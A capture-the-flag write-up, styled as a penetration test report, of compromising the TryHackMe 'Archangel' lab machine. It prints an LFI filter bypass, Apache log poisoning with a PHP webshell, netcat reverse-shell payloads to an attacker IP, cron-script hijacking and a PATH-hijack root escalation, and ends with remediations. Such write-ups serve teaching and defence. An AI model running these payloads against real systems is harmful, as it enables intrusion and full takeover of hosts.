Archangel

A report on the exploitation of a vulnerable web server.

0xd4y

April 30, 2021

0xd4y Writeups

LinkedIn: https://www.linkedin.com/in/segev-eliezer/

Email: 0xd4yWriteups@gmail.com

Web: https://0xd4y.github.io/

Table of Contents

Executive Summary

The attack performed on the target as outlined in this report was conducted without prior knowledge of anything about the client's machine except for its IP address. This was done so as to mimic a real attack from a person of malicious intent. The client's system contained multiple vulnerabilities ranging from local file inclusion to misconfigurations and an insecure SETUID binary. This machine was successfully compromised by exploiting an insecure PHP script to get a reverse shell as a low-privileged user, after which we were able to horizontally escalate privileges to a user on the system who had access to a vulnerable SETUID running as root. After the exploitation of this binary, we were able to successfully gain full privileges as root on the Archangel system. The client is highly encouraged to patch the system with the remediations outlined in the Conclusion section.

Attack Narrative

We are given the IP of the target machine. The first step to finding any vulnerability is always reconnaissance.

Reconnaissance

Before performing any kind of enumeration, it is essential to start with port enumeration. This will allow us to find possible attack vectors.

Port Enumeration

We can enumerate the ports of the machine with **nmap -sC** (default scripts) **-sV** (version detection)**.**


```
# Nmap 7.91 scan initiated Sat May  1 01:38:36 2021 as: nmap -sC -sV -oA nmap/nmap
10.10.72.16
Nmap scan report for archangel.thm (10.10.72.16)
Host is up (0.24s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9f:1d:2c:9d:6c:a4:0e:46:40:50:6f:ed:cf:1c:f3:8c (RSA)
|   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)
|_  256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Wavefire
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The nmap scan only detected two open ports (ssh on port 22 and http on port 80). Both services are up to date, so there are no CVEs (Common Vulnerabilities and Exposures) associated with them.


Exploiting the Web Server

Web Enumeration

Seeing as http is open, we can visit the website to find potential vulnerabilities.



After browsing around the web page and running a gobuster scan on it, nothing interesting came into view. However, in the front page of the website is an email:



Most notably, we can see the domain of the email as **mafialive.thm**. Adding this domain to our **/etc/hosts** file and visiting the website at mafialive.thm, we are met with the following webpage:

The website seems to be a simple HTTP server. There may be some interesting files / directories that can be revealed using a gobuster scan.

```
┌──[0xd4y@Writeup]─[~/business/tryhackme/easy/linux/archangel/lfi]
└──╼ $gobuster dir -u http://mafialive.thm -w
/opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://mafialive.thm
[+] Threads:        10
[+] Wordlist:       /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2021/05/02 04:34:46 Starting gobuster
===============================================================
/.php (Status: 403)
/.html (Status: 403)
/.html.php (Status: 403)
/.htm (Status: 403)
/.htm.php (Status: 403)
/test.php (Status: 200)
```

The scan found an interesting file by the name of **test.php**. Visiting this PHP file and clicking on the button, we are met with the following webpage:

We can see that there is a view parameter in the URL with the full path of a PHP file called **mrrobot.php**. This full path is a hint that there may be an LFI (Local File Inclusion) vulnerability within the test.php script.


Local File Inclusion

We can verify this by seeing if we can convert the PHP file to base64 in order to read its source code. Using the PHP base64 filter on the **mrrobot.php** file, we can see the following output:

URL:

```
http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/mrrobot.php
```

Output:



Expectedly, the output of this URL is a base64 string relating to the source code of the mrrobot.php file. Decoding this string we see the following:


```
┌──[0xd4y@Writeup]─[~/business/tryhackme/easy/linux/archangel]
└─── $echo -n "PD9waHAgZWNobyAnQ29udHJvbCBpcyBhbiBpbGx1c2lvbic7ID8+Cg==" |base64 -d
<?php echo 'Control is an illusion'; ?>
```

Although we were able to verify the LFI vulnerability by converting the mrrobot.php file into base64, we were unsuccessful in including **/etc/passwd** (even though it is a globally-readable file by default).

URL:

```
http://mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.php/../../../../../../../etc/passwd
```

Output:



The webpage provides an error message that says “Sorry, Thats not allowed”. Judging by this error message and the unsuccessful attempt at including the targeted file, we can conclude that there is a filter inside the test.php script that is detecting attempts at including local files. Implementing the same methodology that we used to read the source code for the mrrobot.php file, we can view the source code of the test.php file.

```
┌──[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/linux/archangel]
```

```
└──╼ $echo -n
"CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aX
RsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDwvY
nV0dG9uPjwvYT4gPGEgaHJlZj0iL3Rlc3QucGhwP3ZpZXc9L3Zhci93d3cvaHRtbC9kZXZlbG9w
bWVudF90ZXN0aW5nL21ycm9ib3QucGhwIj48YnV0dG9uIGlkPSJzZWNyZXQiPkhlcmUgaXMgYSB
idXR0b248L2J1dHRvbj48L2E+PGJyPgogICAgICAgPD9waHAgCgoJICAgICAgICAgICAgICAgIC
V4cGxvMXQxbmdfbGYxfQoKICAgICAgICAgICAgICAgICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJ
HN1YnN0cikgewogICAgICAgICAgICAgICAgICAgICAgICAgICAgcmV0dXJuIHN0cnBvcygk
c3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgICAgICAgICAgICAgIH0KICAgICAgICAgICAgICAgIC
cpICYmIGNvbnRhaW5zU3RyK
CRfR0VUWyd2aWV3J10sICcvdmFyL3d3dy9odG1sL2RldmVsb3BtZW50X3Rlc3RpbmcnKSkgewog
ICAgICAgICAgICAgICAgICAgICAgICAgICAgaW5jbHVkZSAkX0dFVFsndmlldyddOwogICAgICAgICAgICAgICAgICAgICAgICB9ZWxzZXsKCgk
JZWNobyAnU29ycnksIFRoYX
RzIG5vdCBhbGxvd2VkJzsKICAgICAgICAgICAgICAgICAgICAgICAgfQoJfQogICAgICAgICAgICAgICAgICAgICAgICA8L2Rpdj4KP
C9ib2R5PgoKPC9odG1sPgo=="|base64 -d > test.php
```

After decoding the base64 data, we are met with the contents of the test.php file's source code:

```
<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    </button></a> <a
href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button
id="secret">Here is a button</button></a><br>
        <?php

          //FLAG: thm{explo1t1ng_lf1}

            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
          if(isset($_GET["view"])){
          if(!containsStr($_GET['view'], '../..') &&
containsStr($_GET['view'], '/var/www/html/development_testing')) {
                  include $_GET['view'];
            }else{

            echo 'Sorry, Thats not allowed';
```

```
            }
        }
          ?>
    </div>
</body>

</html>
```

We can see that the PHP file is looking for the strings “../..” and /var/www/html/devleopment_testing exist in the URL . More precisely, if there is a “../..” string in the URL or the URL does not have /var/www/html/development_testing, then the detection will trigger. We can bypass this by using “..//..” which functions just like “../..”.

URL :

```
http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//..//etc/passwd
```

Output:

The payload successfully works, and we are able to include any local file that we have read permissions to. From the /etc/passwd file, we see that there is a local user by the name of archangel. Seeing as there is an open ssh port on the box, I tried to read the user’s private ssh key to login as the user. However, the attempt to include this file proved to be unsuccessful (this may be due to us not having proper permissions, or the archangel user may not have a private ssh key).

Although we can include sensitive files on the vulnerable system, it is necessary to convert this LFI vulnerability to an RCE (Remote Code Execution) vulnerability in order to get a shell on the target.

Log Poisoning

This can be done by log poisoning[1]. Looking back at the results of the nmap scan, we can see that the http service is running the Apache version. It follows that there is most likely an apache

[1] https://outpost24.com/blog/from-local-file-inclusion-to-remote-code-execution-part-1

log file at **/var/log/apache2/access.log** which can be leveraged to gain RCE. After verifying the existence of this file, I used netcat to poison the log file.

```
┌──[0xd4y@Writeup]─[~/business/tryhackme/easy/linux/archangel]
└─── $nc mafialive.thm 80
GET /<?php phpinfo(); ?>
HTTP/1.1 400 Bad Request
Date: Sat, 01 May 2021 02:27:27 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

We can confirm if this attempt was successful by including this log file and viewing the output of the webpage.

PHP Version 7.2.24-0ubuntu0.18.04.7

System	Linux ubuntu 4.15.0-123-generic #126-Ubuntu SMP Wed Oct 21 09:40:11 UTC 2020 x86_64
Build Date	Oct 7 2020 15:24:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.2.24-0ubuntu0.18.04.7, Copyright (c) 1999-2018, by Zend Technologies

Seeing as the log file outputs the PHP info, we can conclude that the malicious GET request succeeded, and the PHP code was executed on the web server. Therefore, we can send another GET request to create a PHP webshell:

```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/linux/archangel]
└──╼ $nc mafialive.thm 80
GET /<?php system($_GET['cmd']);?>
HTTP/1.1 400 Bad Request
Date: Sat, 01 May 2021 02:34:25 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

We can now get a reverse shell by sending the following payload:

Payload:

```
http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//
..//..//..//..//..//..//var/log/apache2/access.log&cmd=rm+%2Ftmp%2Ff%3Bmk
fifo+%2Ftmp%2Ff%3Bcat+%2Ftmp%2Ff|%2Fbin%2Fsh+-i+2%3E%261|nc+10.2.29.238+9
001+%3E%2Ftmp%2Ff
```

Note that a url-encoded netcat reverse shell was used

The revshell[2] tool was used to create the reverse shell payload, and we are able to get a shell as the **www-data** user.

```
┌[✗]-[0xd4y@Writeup]-[~/business/tryhackme/easy/linux/archangel]
└──╼ $revshell -t nc -p 9001 -c --encode url
The reverse shell has been copied to your system clipboard.
┌[0xd4y@Writeup]-[~/business/tryhackme/easy/linux/archangel]
└──╼ $nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.2.29.238] from (UNKNOWN) [10.10.72.16] 42664
/bin/sh: 0: can't access tty; job control turned off
$
```

[2] https://github.com/0xd4y/RevShell

Horizontal Privilege Escalation

With a low-privileged shell, we are unable to execute any commands that may lead to a privilege escalation. However, we can exploit misconfigurations on the server to potentially escalate privileges. The local user (archangel) may have some files that we have access to that could potentially lead to us compromising his or her account. We can enumerate all the files that this user owns on the local system with the following command:

```
www-data@ubuntu:/home/archangel$ find / -user archangel 2>/dev/null
/opt/helloworld.sh
/opt/backupfiles
/home/archangel
/home/archangel/.selected_editor
/home/archangel/.local
/home/archangel/.local/share
/home/archangel/.profile
/home/archangel/secret
/home/archangel/user.txt
/home/archangel/myfiles
/home/archangel/.cache
/home/archangel/.bash_logout
/home/archangel/.bashrc
```

We can see a potentially interesting file by the name of “secret”, however this file was a rabbit hole. There are two other interesting findings located in the **/opt** directory. Going into this directory and looking at the permissions of the **helloworld.sh** file, we see that we have full privileges on this file.

```
www-data@ubuntu:/opt$ ls -la
total 16
drwxrwxrwx  3 root      root      4096 May  1 08:23 .
drwxr-xr-x 22 root      root      4096 Nov 16 15:39 ..
drwxrwx---  2 archangel archangel 4096 Nov 20 15:04 backupfiles
-rwxrwxrwx  1 archangel archangel   66 May  1 08:22 helloworld.sh
```

Furthermore, we can see from **/etc/crontab** that there is a cronjob executing it as the archangel user.

```
www-data@ubuntu:/opt$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
```

```
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.monthly )
#
```

Therefore, we can append a reverse shell on the file and listen on the specified port.

```
www-data@ubuntu:/opt$ cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.29.238 9002
>/tmp/f
```

Eventually, the cronjob runs and we get a shell as the archangel user.

```
┌──[0xd4y@Writeup]─[~/business/tryhackme/easy/linux/archangel]
└─── $nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.2.29.238] from (UNKNOWN) [10.10.72.16] 47742
/bin/sh: 0: can't access tty; job control turned off
$ whoami
archangel
```

Root Privilege Escalation

As the archangel user, we now have access to the **myfiles** directory located in the compromised user's home directory.

Binary Exploitation

Within this directory lies a “backup” file with SETUID root permissions. Upon executing this file, we can see that the binary is calling the **cp** command:

```
archangel@ubuntu:~/secret$ ./backup
cp: cannot stat '/home/user/archangel/myfiles/*': No such file or directory
```

We can download this file using netcat to further analyze this binary on our attack box with Ghidra[3].

```
archangel@ubuntu:~/secret$ nc -w3 10.2.29.238 9001 < backup

┌──[0xd4y@Writeup]─[~/business/tryhackme/easy/linux/archangel]
└─── $nc -lvnp 9001 > backup
listening on [any] 9001 ...
connect to [10.2.29.238] from (UNKNOWN) [10.10.72.16] 42682
┌──[0xd4y@Writeup]─[~/business/tryhackme/easy/linux/archangel]
└─── $ls
backup  lfi  nmap  notes.txt
```

Reverse Engineering

Ghidra converts assembly code into C code. It finds that this file is relatively small with only a couple lines of code:

```
undefined8 main(void)

{
  setuid(0);
  setgid(0);
  system("cp /home/user/archangel/myfiles/* /opt/backupfiles");
  return 0;
}
```

As can be seen, the binary is calling the **cp** command without using a full path.

Command Injection

Thus, we can exploit this vulnerability by creating a file called **cp** and modifying our PATH environment variable to prioritize the location of this malicious file[4]:

[3] https://github.com/NationalSecurityAgency/ghidra
[4] https://owasp.org/www-community/attacks/Command_Injection

```
archangel@ubuntu:~/secret$ cat cp
/bin/bash
archangel@ubuntu:~/secret$ chmod +x cp
archangel@ubuntu:~/secret$ echo $PATH
/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
archangel@ubuntu:~/secret$ export PATH=.:$PATH
archangel@ubuntu:~/secret$ ls
backup  cp  user2.txt
```

Now when we execute the backup binary, it will run our malicious file instead of the intended command.

```
archangel@ubuntu:~/secret$ ./backup
root@ubuntu:~/secret# id
uid=0(root) gid=0(root) groups=0(root),1001(archangel)
```

Conclusion

The client is running a vulnerable http service that is at risk of being exploited. A malicious attacker can achieve full root access on this system without trouble. This system must be patched as soon as possible, and the following remediations will provide a stronger defense against possible attacks:

- Modify the test.php script on the development site to not include user-inputted files
    - The script can be modified to only whitelist certain file names
    - Failure to correctly include files resulted in a critical RCE vulnerability
- Be mindful of misconfigurations within the local system
    - The www-data user was able to modify a critical cronjob run as the archangel user, which allowed for horizontal privilege escalation
- Always use full paths when performing any action as a privileged user
    - Due to the improper use of a command in a binary running as root, we were able to escalate privileges to the root user through modifying the PATH environment variable

It is highly encouraged that the system be patched as soon as possible with the aforementioned remediations.